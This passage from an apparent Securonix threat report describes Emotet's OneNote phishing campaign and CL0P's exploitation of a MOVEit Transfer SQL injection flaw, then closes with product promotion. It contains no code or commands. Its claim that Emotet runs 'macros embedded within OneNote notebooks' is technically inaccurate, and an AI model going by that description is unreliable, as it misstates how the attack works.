Recent reports have shed light on the evolving tactics of the Emotet malware, highlighting its increased danger to individuals and organizations. Emotet, previously known as a banking trojan, has undergone significant changes, as observed in the analysis of its behavior. One noteworthy development is its adoption of Microsoft OneNote as a distribution channel, targeting users through phishing emails containing malicious OneNote attachments. Exploiting vulnerabilities within OneNote, Emotet establishes a foothold in infected systems. This shift in propagation method leverages users' trust in commonly used productivity applications.

Researchers have identified operational modifications in Emotet's approach which now employs malicious macros embedded within OneNote notebooks. Once victims interact with these notebooks, the macros execute, leading to the download and execution of the Emotet payload. By using this technique, Emotet evades traditional security measures and enhances its ability to compromise systems.

Emotet's transformation from a banking trojan into a more sophisticated and elusive malware is particularly concerning, as it now exploits users' trust in widely used productivity tools like Microsoft OneNote to deliver its payload via phishing emails. The adoption of OneNote as a distribution channel allows Emotet to bypass conventional email firewalls and gain a foothold in infected systems, posing a significant challenge to cybersecurity defenses. The use of malicious macros embedded within OneNote notebooks represents a notable operational shift, making Emotet even more evasive and difficult to detect. As Emotet's tactics continue to evolve, it is imperative for organizations to bolster their security measures, provide robust training to users about the risks of phishing attacks, and leverage advanced threat detection solutions to safeguard sensitive data and protect against these persistent and cunning threats.

Vulnerability and Exploits - MOVEit Transfer

In May 2023 threat actors actively exploited a previously unknown SQL injection vulnerability in the MOVEit Transfer software, targeting and breaching numerous organizations globally. Despite a prompt patch release, Securonix identified multiple exploitation attempts and widespread scanning activities aiming to identify susceptible systems. In the aftermath, additional related vulnerabilities were disclosed and patched, with threat actors continuing to compromise and extort companies worldwide using these vulnerabilities.




Figure 5: Threat actors exploited a previously unknown SQL injection vulnerability in the MOVEit Transfer software to target and breach organizations globally.

The MOVEit Transfer breach has emerged as one of the most devastating instances of zero-day vulnerability exploitation, causing far-reaching effects worldwide. Attributed to the Russian ransomware group CL0P, the breach impacted at least 122 organizations, exposing data from approximately 15 million individuals. The attackers utilized the SQL injection vulnerability to gain access to Progress Software's MOVEit Transfer, employing a web shell called LEMURLOOT to pilfer data from the underlying databases. Despite the patch release, some users remain vulnerable due to delayed updates, underscoring the importance of threat intelligence and robust patching practices. The impact of the breach extends beyond Progress Software's direct customers, affecting third-, fourth-, or fifth-party suppliers, and companies in intricate software supply chains. Security experts have observed the potential for a trickle-down effect, where data exposure spreads among interconnected organizations. This incident emphasizes the necessity for heightened awareness of software supply chain dependencies and the crucial need to protect data in transit to mitigate future vulnerabilities and exploit risks effectively.

Conclusion

The findings in this report highlight the dynamic nature of threats and emphasize the importance of increased vigilance and proactive security measures. Organizations and individuals must exercise caution when handling email attachments, for example. Robust email filtering, maintaining up-to-date software, and providing education on security are key steps in mitigating the threat posed by threat actors and evolving malware strains.

About Securonix Autonomous Threat Sweeper

The data repository Securonix used to identify and analyze threats in 2023 includes data analyzed by the Securonix Autonomous Threat Sweeper (ATS) product. Securonix ATS analyzes historical data across numerous relevant data sources within an environment to pinpoint threat indicators across previously ingested data, rapidly bolstering an organization's security posture against emerging threats and aligning across security tools. By eliminating the manual investigations required for threat hunting, ATS saves analysts an average of 166 hours per month, an equivalent to two FTEs.

To learn more about how Securonix ATS enables SOCs to be proactive, respond quickly, and efficiently deal with cyber threats by removing the manual investigations that are required to hunt and detect threats by retrospectively sweeping customer environments for IoCs and TTPs, visit: Autonomous Threat Sweeper

Contributors:

Dheeraj Kumar

Ella Dragun

Dhanaraj K R

Get in touch with Securonix

securonix

For more information visit securonix.com

Follow us @securonix